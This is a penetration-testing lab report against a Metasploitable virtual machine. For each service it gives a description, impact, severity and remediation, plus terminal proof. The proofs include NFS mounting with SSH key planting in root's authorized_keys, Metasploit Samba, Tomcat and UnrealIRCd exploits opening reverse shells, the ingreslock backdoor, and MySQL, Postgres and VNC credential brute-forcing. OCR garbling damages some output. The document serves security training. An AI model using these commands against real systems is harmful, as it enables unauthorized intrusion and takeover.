    └──# showmount -e 192.168.1.203
Export list for 192.168.1.203:
/*
```

```
Your public key has been saved in hack_the_planet_rsa.pub
The key fingerprint is:
SHA256:yyVnHaffin7u5ntwqB217oSY7vYsIwPQ0C5ADh7j31A root@kali
The key's randomart image is:
+---[RSA 4096]---+
|..+. E
|00+ o .
| 0.0 + . +
| . = o o *.
| . + S = +o .
| .. B o+.o
| ..+oo.-
| o.+o.o
| =oB+.
+---[SHA256]---+
└──(root㉿kali)-[~/home/gaurav/.ssh]
    └──# ls
        agent  hack_the_planet_rsa  hack_the_planet_rsa.pub  known_hosts
```

```
└──(root㉿kali)-[~/home/gaurav]
    └──# mount -t nfs -o vers=3,noexec 192.168.1.203:/ /mnt
    └──(root㉿kali)-[~/home/gaurav]
        └──# cd /mnt
        └──(root㉿kali)-[/mnt]
            └──# l
            bin/  dev/  initrd/  lost+found/  nohup.out  root/  sys/  var/
            boot/  etc/  initrd.img@  media/  opt/  sbin/  tmp/  vmlinuz@
            cdrrom@  home/  lib/  mnt/  proc/  srv/  usr/
    └──(root㉿kali)-[/mnt]
        └──# ls home/
            ftp  msfadmin  service  user
```

```

└─(root㉿kali)-[~/mnt]
  └─# ls home/
    ftp msfadmin service user

  └─(root㉿kali)-[~/mnt]
    └─# cd root/.ssh

  └─(root㉿kali)-[~/mnt/root/.ssh]
    └─# ls
      authorized_keys known_hosts

  └─(root㉿kali)-[~/mnt/root/.ssh]
    └─# cp /home/gaurav/.ssh/hack_the_planet_rsa.pub .
  └─(root㉿kali)-[~/mnt/root/.ssh]
    └─# ls
      authorized_keys hack_the_planet_rsa.pub known_hosts

```

```

└─(root㉿kali)-[~/mnt/root/.ssh]
  └─# cat hack_the_planet_rsa.pub >> authorized_keys

  └─(root㉿kali)-[~/mnt/root/.ssh]
    └─# cat authorized_keys
    ssh-rsa AAAAB3NzaC1yc2EAAAQABAAACQ0ml7WDUnH0uICvgikDn1+A3ZGXp3WG/PbFnQix
    emdzQ0Pfsx+3P1xlgQEn2xlHk/1PtRUnwa506ytKgGJjtj6kp5SmDo7EdMo18oX+tr6bBGhC0B7rb
    /b/UPbddnRLQzUz+uNN80Kgwy0KzjiuNbvb1w3sdHpgZV1KZeL6wmOVBofs6@GaLtmE6RvtpV1JH
    l4n0Qd1lTdkWXUGObF8zgtgHW+UVQ/B3kSKYckBlgNmNPsg1xEy2agEqb6v4FhksZ00Uc0je1AG
    fjpMsmlz8Hdm7C38nmukFoT2mjB1qkjtcYtC3MYLKqgBs8gYhtQ7vgK20Zq+ow0iRsEFiLN+q
    JHrczd9duus5XUrds/gab6knbw/hn3Z1+u8CLL2lJA/Ua6LpuGP1P5Nri/xto4N12tHF5vFowtBrpA
    nYzn91Kcf6gTN4yj3EwKlw6z+rHl2C26a4t3uNRFBVIZoMqw3yRouDhwEmQDz2u9Xkk1HbDjdz49
    vceZpnMzISW00QtQeXhF+k3Kw10QzaSUOD9+zBuYKc+eWlsM1da0p506WnpDfiftnzlAKxs3EWO
    kFjrXfWtopRMOPma7ahebATchWatRCiv4XhuxbamAmCZfpqr3SoS/DjrXcGxWLHwSaVNg6t8QAClyu
    kTUFKEFqAd2F1Q0DTs0h1jzxzgQ= msfadmin@metasploitable

  └─# cat authorized_keys
    ssh-rsa AAAAB3NzaC1yc2EAAAQABAAACQ0ml7WDUnH0uICvgikDn1+A3ZGXp3WG/PbFnQix
    emdzQ0Pfsx+3P1xlgQEn2xlHk/1PtRUnwa506ytKgGJjtj6kp5SmDo7EdMo18oX+tr6bBGhC0B7rb
    /b/UPbddnRLQzUz+uNN80Kgwy0KzjiuNbvb1w3sdHpgZV1KZeL6wmOVBofs6@GaLtmE6RvtpV1JH
    l4n0Qd1lTdkWXUGObF8zgtgHW+UVQ/B3kSKYckBlgNmNPsg1xEy2agEqb6v4FhksZ00Uc0je1AG
    fjpMsmlz8Hdm7C38nmukFoT2mjB1qkjtcYtC3MYLKqgBs8gYhtQ7vgK20Zq+ow0iRsEFiLN+q
    JHrczd9duus5XUrds/gab6knbw/hn3Z1+u8CLL2lJA/Ua6LpuGP1P5Nri/xto4N12tHF5vFowtBrpA
    nYzn91Kcf6gTN4yj3EwKlw6z+rHl2C26a4t3uNRFBVIZoMqw3yRouDhwEmQDz2u9Xkk1HbDjdz49
    vceZpnMzISW00QtQeXhF+k3Kw10QzaSUOD9+zBuYKc+eWlsM1da0p506WnpDfiftnzlAKxs3EWO
    kFjrXfWtopRMOPma7ahebATchWatRCiv4XhuxbamAmCZfpqr3SoS/DjrXcGxWLHwSaVNg6t8QAClyu
    kTUFKEFqAd2F1Q0DTs0h1jzxzgQ= msfadmin@metasploitable

```

```

└─# cd /home/gaurav

└─(root㉿kali)-[/home/gaurav]
  └─# ssh -i .ssh/hack_the_planet_rsa root@192.168.1.203
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Mon Dec 29 23:49:24 2025 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.

root@metasploitable:~# whoami
root
root@metasploitable:~# cd /
root@metasploitable:/# ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
root@metasploitable:/# ls home/
ftp msfadmin service user
root@metasploitable:/# 

```

Port 139 and 445 samba Exploit

Description:

Port 139 and port 445 are associated with **SMB (Server Message Block)** services, commonly implemented using **Samba** on Linux/Unix systems and native SMB on Windows systems. Port 139 is used for NetBIOS-based SMB communication, while port 445 supports direct SMB communication over TCP. A Samba/SMB exploit occurs when these services are misconfigured, outdated, or exposed to untrusted networks. Attackers often target these ports to enumerate shared resources, users, and system information or to exploit known SMB vulnerabilities.

Impact:

Exploitation of SMB/Samba on ports 139 and 445 can have severe consequences. Attackers may gain unauthorized access to shared files and directories, steal sensitive data, upload malicious files, or delete critical information. SMB vulnerabilities can also allow remote code execution, credential harvesting, and privilege escalation. In enterprise environments, compromised SMB services are frequently used for lateral movement, enabling attackers to spread across multiple systems within the network.

Severity: High

Remedial:

To remediate SMB/Samba risks, access to ports 139 and 445 should be strictly restricted using firewalls and network segmentation. Anonymous access and unnecessary file shares must be disabled, and strong authentication and access control policies should be enforced. Samba and SMB services should be kept fully patched and up to date.

Where possible, older and insecure SMB versions should be disabled, logging and monitoring should be enabled, and these services should only be accessible within trusted internal networks.

PUC:

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -------------  --        --
  RHOSTS          yes        yes       The target host(s), see https://docs.
                                         .metasploit.com/docs/using-metasploit
                                         /t/basics/using-metasploit.html
  RPORT           445       no        The target port (TCP)
  THREADS         1         yes       The number of concurrent threads (ma
                                         x one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
and '?' was replaced with '*' in regular expression
[*] 192.168.1.203:445   -   Host could not be identified: Unix (Samba 3.0.2
```

```
[root@kali)-[~/home/gaurav]
# searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map    | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow      | linux/remote/7701.txt

[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > grep samba search username map script
  1 exploit/multi/samba/usermap_script    2007-05-14      excellent  No     Samba
  "username map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/mul
ti/samba/usermap_script
msf auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
```

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.206:4444
[*] Command shell session 1 opened (192.168.1.206:4444 → 192.168.1.203:54263) at 202
5-12-30 12:23:27 +0530
```

```
[*] exploit(msfvenom, windows, x86, cmd) > run
[*] Started reverse TCP handler on 192.168.1.206:4444
[*] Command shell session 2 opened (192.168.1.206:4444 → 192.168.1.203:47148)
5-12-30 12:26:58 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
```

Port 512,513 and 514 Rlogin Exploit

Description:

Ports **512, 513, and 514** are associated with legacy remote access services collectively known as **r-services**, which include **rexec (512)**, **rlogin (513)**, and **rsh (514)**. These services were designed to provide remote command execution and login capabilities in Unix-based systems. However, they rely on host-based trust relationships and transmit data, including authentication information, in plain text. Due to these inherent weaknesses, r-services are highly vulnerable to exploitation when enabled.

Impact:

Exploitation of r-services on ports 512, 513, and 514 can allow attackers to gain unauthorized remote access without proper authentication. By abusing trusted host configurations or intercepting network traffic, an attacker can execute commands, access sensitive files, modify system configurations, and potentially gain full control of the target system. These services are often leveraged for lateral movement within internal networks, making them particularly dangerous in enterprise environments.

Severity: Critical

Remedial:

The primary remediation is to **disable r-services (rlogin, rsh, rexec) entirely**. These services should be replaced with secure alternatives such as **SSH**, which provides encrypted communication and strong authentication. Firewall rules should be configured to block ports 512, 513, and 514, and any existing trust relationships should be removed. Regular system hardening, patching, and monitoring are essential to

ensure these insecure services are not re-enabled and do not pose a risk to the network.

```
[root@kali]~[~/home/gaurav]
└─# rlogin -l root 192.168.1.203
Last login: Tue Dec 30 01:44:52 EST 2025 from 192.168.1.206 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# cd /
root@metasploitable:/# ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
root@metasploitable:/# ls home
ftp msfadmin service user
root@metasploitable:/#
```

Port 1524 Ingreslock Exploit

Description:

Port **1524** is commonly associated with the **Ingreslock backdoor**, a legacy service historically found on misconfigured or compromised Unix/Linux systems. This service is not part of normal system operation and is often left behind by attackers or vulnerable software installations. When port 1524 is open, it typically provides a shell with elevated privileges, allowing direct access to the system without proper authentication.

Impact:

Exploitation of the Ingreslock service on port 1524 can result in immediate and unauthorized access to the affected system. Attackers may obtain a remote shell, execute arbitrary commands, modify or delete files, install malware, and establish persistent backdoors. Because this service often runs with high privileges, successful exploitation can lead to complete system compromise and further attacks within the network.

Severity: Critical

Remedial:

To remediate this risk, systems should be immediately investigated if port 1524 is found open. The Ingreslock service must be disabled and removed, and the system should be checked for signs of compromise. Administrators should review running services, remove unauthorized backdoors, and apply system hardening measures. Additionally, firewall rules should block port 1524, unnecessary services should be disabled, and regular security audits should be conducted to prevent similar issues in the future.

PUC:

```
→ $ sudo su
[sudo] password for gaurav:
[root@kali]-[/home/gaurav]
└# telnet 192.168.1.203 1524
Trying 192.168.1.203 ...
Connected to 192.168.1.203.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# cd /
root@metasploitable:/# root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
```

Port 3306 MySQL Exploit

Description:

Port **3306** is the default port used by **MySQL database servers** for client–server communication. A MySQL exploit occurs when the database service is exposed to untrusted networks or is misconfigured. Common causes include weak or default database credentials, lack of network restrictions, outdated MySQL versions with known vulnerabilities, excessive user privileges, and improper authentication settings. Attackers often target MySQL during reconnaissance to gain unauthorized access to backend databases.

Impact:

If MySQL on port 3306 is exploited, attackers can gain access to sensitive data stored in the database, including user information, credentials, financial records, and application data. They may modify or delete database contents, create malicious database users, or exploit vulnerabilities to execute system-level commands in severe cases. A compromised database can also be used to support further attacks such as privilege escalation, data exfiltration, or complete application compromise.

Severity: High

Remedial:

To remediate MySQL-related risks, access to port 3306 should be restricted using firewalls so that only trusted application servers or internal networks can connect. Strong, unique passwords and role-based access control should be enforced for database users, and default accounts should be removed. MySQL should be regularly patched and updated, remote root login should be disabled, and encryption should be enabled for database connections. Continuous monitoring, logging, and regular security audits are essential to detect and prevent unauthorized access.

PUC:

```
msf > use auxiliary/scanner/mysql/mysql_version
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/mysql/mysql_version) > show info
```

```
msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf auxiliary(scanner/mysql/mysql_version) > run
[+] 192.168.1.203:3306 - 192.168.1.203:3306 is running MySQL 5.0.51a-3ubuntu5
(protocol 10)
[*] 192.168.1.203:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/mysql/mysql_login) > show options
[-] Invalid parameter "optios", use "show -h" for more information
msf auxiliary(scanner/mysql/mysql_login) > show options
```

```
msf auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED => 3
```

```
msf auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/password.txt
PASS_FILE => /root/password.txt
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.1.203:3306 - 192.168.1.203:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.1.203:3306 - No active DB -- Credential data will not be saved!
[!] 192.168.1.203:3306 - 192.168.1.203:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[!] 192.168.1.203:3306 - 192.168.1.203:3306 - LOGIN FAILED: root:root (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[!] 192.168.1.203:3306 - 192.168.1.203:3306 - LOGIN FAILED: root:asjkl; (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[*] 192.168.1.203:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.203:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.1.203:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

Port 5432 Postgres Exploit

Description:

Port **5432** is the default port used by the **PostgreSQL (Postgres)** database server for client connections. A Postgres exploit occurs when the database service is exposed to untrusted networks or improperly configured. Common weaknesses include weak or default credentials, excessive user privileges, insecure authentication methods, lack of network restrictions, and outdated PostgreSQL versions with known vulnerabilities. Attackers often target Postgres databases to gain access to valuable backend data.

Impact:

Exploitation of PostgreSQL on port 5432 can allow attackers to access, steal, modify, or delete sensitive data stored in the database. In more severe cases, attackers may create unauthorized database users, escalate privileges, or exploit vulnerabilities to execute system-level commands. A compromised Postgres database can also lead to full application compromise, data breaches, service disruption, and loss of data integrity.

Severity:High

Remedial:

To remediate PostgreSQL-related risks, access to port 5432 should be restricted to trusted hosts and internal networks using firewall rules. Strong authentication mechanisms should be enforced, including robust passwords and role-based access control, and unnecessary or default accounts should be removed. PostgreSQL should be kept up to date with the latest security patches, and encrypted connections (SSL/TLS) should be enabled. Continuous logging, monitoring, and regular security audits are essential to detect unauthorized access and reduce the risk of exploitation.

PUC:

```
msf > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/postgres/postgres_login) > show options
```

```
msf auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME => postgres
msf auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS false
USER_AS_PASS => false
msf auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf auxiliary(scanner/postgres/postgres_login) > run
[!] 192.168.1.203:5432 - No active DB -- Credential data will not be saved
[+] 192.168.1.203:5432 - 192.168.1.203:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.203:5432 - 192.168.1.203:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432 - 192.168.1.203:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432 - 192.168.1.203:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432 - 192.168.1.203:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432 - 192.168.1.203:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432 - 192.168.1.203:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.203:5432 - 192.168.1.203:5432 - LOGIN FAILED: scott:scott@te
```

Port 5900 VNC Exploit

Description:

Port **5900** is commonly used by **VNC (Virtual Network Computing)** services, which provide remote graphical desktop access to systems. A VNC exploit occurs when the service is exposed to untrusted networks, uses weak or no authentication, relies on outdated encryption methods, or runs vulnerable VNC software. Because VNC allows full remote control of a system's graphical interface, it is frequently targeted by attackers during the initial access phase.

Impact:

If VNC on port 5900 is exploited, attackers can gain complete remote desktop access to the system. This allows them to view sensitive information, execute applications, modify or delete files, install malware, and potentially capture credentials entered by users. In enterprise environments, compromised VNC access can lead to full system takeover and serve as a stepping stone for lateral movement across the network.

Severity:High

Remedial:

To remediate VNC-related risks, VNC services should not be exposed directly to the internet. Access to port 5900 should be restricted using firewalls and limited to trusted IP addresses. Strong authentication must be enforced, and VNC should be configured to use encryption or tunneled securely through SSH or VPN. Unused VNC services should be disabled, software should be kept up to date, and logging and monitoring should be enabled to detect unauthorized access attempts.

PUC:

```
root@kali:/home/gaurav
Session Actions Edit View Help
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.1.203:5900 - 192.168.1.203:5900 - Starting VNC login sweep
[!] 192.168.1.203:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.203:5900 - 192.168.1.203:5900 - Login Successful: :password
[*] 192.168.1.203:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) > 
[!] any incorrect results at https://n
```

```
[root@Kali]-[/home/gaurav]
# vncviewer 192.168.1.203
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
[ ]
```

```
TightVNC: root's X desktop (metasploitable:0)

root@metasploitable: ~
root
root@metasploitable:~# ifconfig
-bash: ifconfig: command not found
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0a:49:89
          inet addr:192.168.1.203  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a0:49ff:fe0a:4989/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
            RX packets:3578 errors:0 dropped:0 overruns:0 frame:0
            TX packets:3822 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:327481 (319.8 KB)  TX bytes:1375680 (1.3 MB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436 Metric:1
            RX packets:810 errors:0 dropped:0 overruns:0 frame:0
            TX packets:810 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:372089 (363.3 KB)  TX bytes:372089 (363.3 KB)

root@metasploitable:~#
```

Port 8009 and 8180 Tomcat Exploit

Description:

Ports **8009** and **8180** are commonly associated with **Apache Tomcat** application servers. Port 8009 is used by the **AJP (Apache JServ Protocol)** connector, which allows communication between a web server and Tomcat, while port 8180 is often configured as an alternative HTTP service port for Tomcat applications. A Tomcat exploit occurs when these ports are exposed to untrusted networks, improperly secured, or running vulnerable Tomcat versions. Misconfigurations such as unauthenticated access, default settings, or exposed management interfaces increase the risk of exploitation.

Impact:

Exploitation of Tomcat services on ports 8009 and 8180 can allow attackers to access or manipulate hosted web applications. In the case of vulnerable AJP configurations, attackers may read sensitive files, bypass access controls, or execute arbitrary code. Compromise of Tomcat can lead to deployment of malicious web applications, data theft, service disruption, and full server compromise. Attackers may also use the compromised server as a pivot point for further attacks within the network.

Severity: High

Remedial:

To remediate Tomcat-related risks, ports 8009 and 8180 should not be exposed to the internet and must be restricted to trusted internal networks using firewall rules. The AJP connector should be disabled if not required or secured with proper authentication and secrets. Default configurations and credentials should be removed, and access to management interfaces must be tightly controlled. Regular patching of

Tomcat, application hardening, and continuous monitoring are essential to prevent and detect exploitation attempts.

PUC:

```
[*] Backgrounding session 1 ...
msf exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

Name      Current Setting  Required  Description
---      _____           _____
NetlinkPID          no        Usually udevd pid-1. Meterpreter
SESSION          yes        The session to run this module on

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
---      _____           _____
LHOST    192.168.1.206    yes        The listen address (an interface may b
e specified)
LPORT    4444            yes        The listen port

Exploit target:
  lib/ruby/1.8/dbb)
  Id  Name
  --  --
  0   Linux x86
any incorrect results at https://n
in 7.06 seconds
```

```
Session  Actions  Edit  View  Help

[*] msf exploit(linux/local/udev_netlink) > set SESSION 1
[*] SESSION => 1
[*] msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.1.206:4444
[!] SESSION may not be compatible with this module:
[!] * incompatible session architecture: java
[!] * unloadable Meterpreter extension: stdapi_ui
[*] Attempting to autodetect netlink pid ...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2368
[+] Found netlink pid: 2367
[*] Writing payload executable (207 bytes) to /tmp/jdbJHBYFVQ
[*] Writing exploit executable (1879 bytes) to /tmp/SDHgpaiaXO
[*] chmod'ing and running it ...
[*] Sending stage (1062760 bytes) to 192.168.1.203
[*] Meterpreter session 2 opened (192.168.1.206:4444 -> 192.168.1.203:36955)
at 2025-12-30 13:20:21 +0530

[*] meterpreter > getuid
[*] Server username: root
[*] meterpreter > shell
[*] Process 5196 created.
[*] Channel 1 created.
[*] id
[*] uid=0(root) gid=0(root) lib/dbb)
[*] cd /
[*] ls
[*] bin
any incorrect results at https://n
[*] boot
[*] cdrrom
in 7.06 seconds
```

Port 6667 and 6697 Exploit

Description:

Ports **6667** and **6697** are commonly associated with **IRC (Internet Relay Chat)** services. Port 6667 is typically used for **unencrypted IRC communication**, while port 6697 is used for **IRC over SSL/TLS (secure IRC)**. An exploit involving these ports occurs when IRC services are misconfigured, outdated, or exposed to untrusted networks. Attackers often target IRC servers or clients to abuse weak authentication, exploit software vulnerabilities, or use IRC as a command-and-control (C2) communication channel.

Impact:

If IRC services on ports 6667 or 6697 are exploited, attackers may gain unauthorized access to IRC servers or connected systems. This can lead to data leakage, message interception, impersonation of users, or server takeover. In many real-world attacks, compromised systems use IRC channels to receive commands, download malware, or coordinate botnet activity. This can result in further system compromise, data exfiltration, and participation in large-scale attacks such as DDoS.

Severity: High


Remedial:

To remediate risks associated with IRC services, unnecessary IRC servers and clients should be disabled and removed from systems. Network firewalls should block outbound and inbound traffic on ports 6667 and 6697 unless explicitly required for business purposes. If IRC is needed, secure configurations using TLS (port 6697), strong authentication, and updated software should be enforced. Continuous monitoring, intrusion detection systems, and network traffic analysis

should be used to identify unauthorized IRC communication and potential command-and-control activity.

PUC:

```
[sudo] password for gaurav.  
[root@kali] ~  
# nmap -sV 192.168.1.203 -p 6667  
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-31 12:23 +0530  
Nmap scan report for 192.168.1.203  
Host is up (0.0043s latency).  
  
PORT      STATE SERVICE VERSION  
6667/tcp  open  irc      UnrealIRCd  
MAC Address: 08:00:27:0A:49:89 (Oracle VirtualBox virtual NIC)  
Service Info: Host: irc.Metasploitable.LAN  
  
Service detection performed. Please report any incorrect results at http://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds  
  
[root@kali] ~  
# irssi
```



Session Actions Edit View Help
Irssi v1.4.5 - https://irssi.org
12:27 --!- Irssi: Looking up 192.168.1.203
12:27 --!- Irssi: Connecting to 192.168.1.203 [192.168.1.203] port 6667
12:27 Waiting for CAP LS response...
12:27 --!- Irssi: Connection to 192.168.1.203 established
12:27 !irc.Metasploitable.LAN *** Looking up your hostname...
12:27 !irc.Metasploitable.LAN *** Couldn't resolve your hostname; using your IP address instead
12:27 --!- Welcome to TestIRC IRC Network root!root@192.168.1.206
12:27 --!- Your host is irc.Metasploitable.LAN, running version Unreal3.2.8.1
12:27 --!- This server was created Sun May 20 2012 at 14:04:37 EDT
12:27 --!- irc.Metasploitable.LAN Unreal3.2.8.1 iowghraAsORTVsxCNWqbzvdHtGp
lvhopsmtikrRcq0ALQbSeIKVfMCuzNTGj
12:27 --!- UHNAME NAMESX SAFELIST HCN MAXCHANNELS=30 CHANLIMIT=#:30
MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=307
KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 are supported by this server
12:27 --!- WALLCHOPS WATCH=128 WATCHOPS=A SILENCE=15 MODES=12 CHANTYPES=#
PREFIX=(qaohv)-@%+ CHANNELMODES=beI,kfl,lj,psmntirRcOAQKVcuzNSMTG
NETWORK=TestIRC CASEMAPPING=ascii EXTBAN=~,cqnR ELIST=MNUCT
STATUSMSG=~@%+ are supported by this server
12:27 --!- EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP are supported by this server
12:27 --!- There are 1 users and 0 invisible on 1 servers
12:27 --!- I have 1 clients and 0 servers
12:27 --!- Current Local Users: 1 Max: 1
12:27 --!- Current Global Users: 1 Max: 1
12:27 --!- MOTD File is missing
12:27 --!- Mode change [+ix] for user root
12:27 --!- You may not reregister
[12:28] root(ix) : 1:192 (change with ^X)
[(status)]

```
msf > search Unrealirc  
Matching Modules  
  
# Name  
Check Description  
-  
0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent  
No    UnrealIRCd 3.2.8.1 Backdoor Command Execution
```

```
msf exploit(unix/irc/unreal ircd_3281_backdoor) > set RHOSTS 192.168.1.203
RHOSTS => 192.168.1.203
msf exploit(unix/irc/unreal ircd_3281_backdoor) > run
```

2nd way using venom and creating payload

```
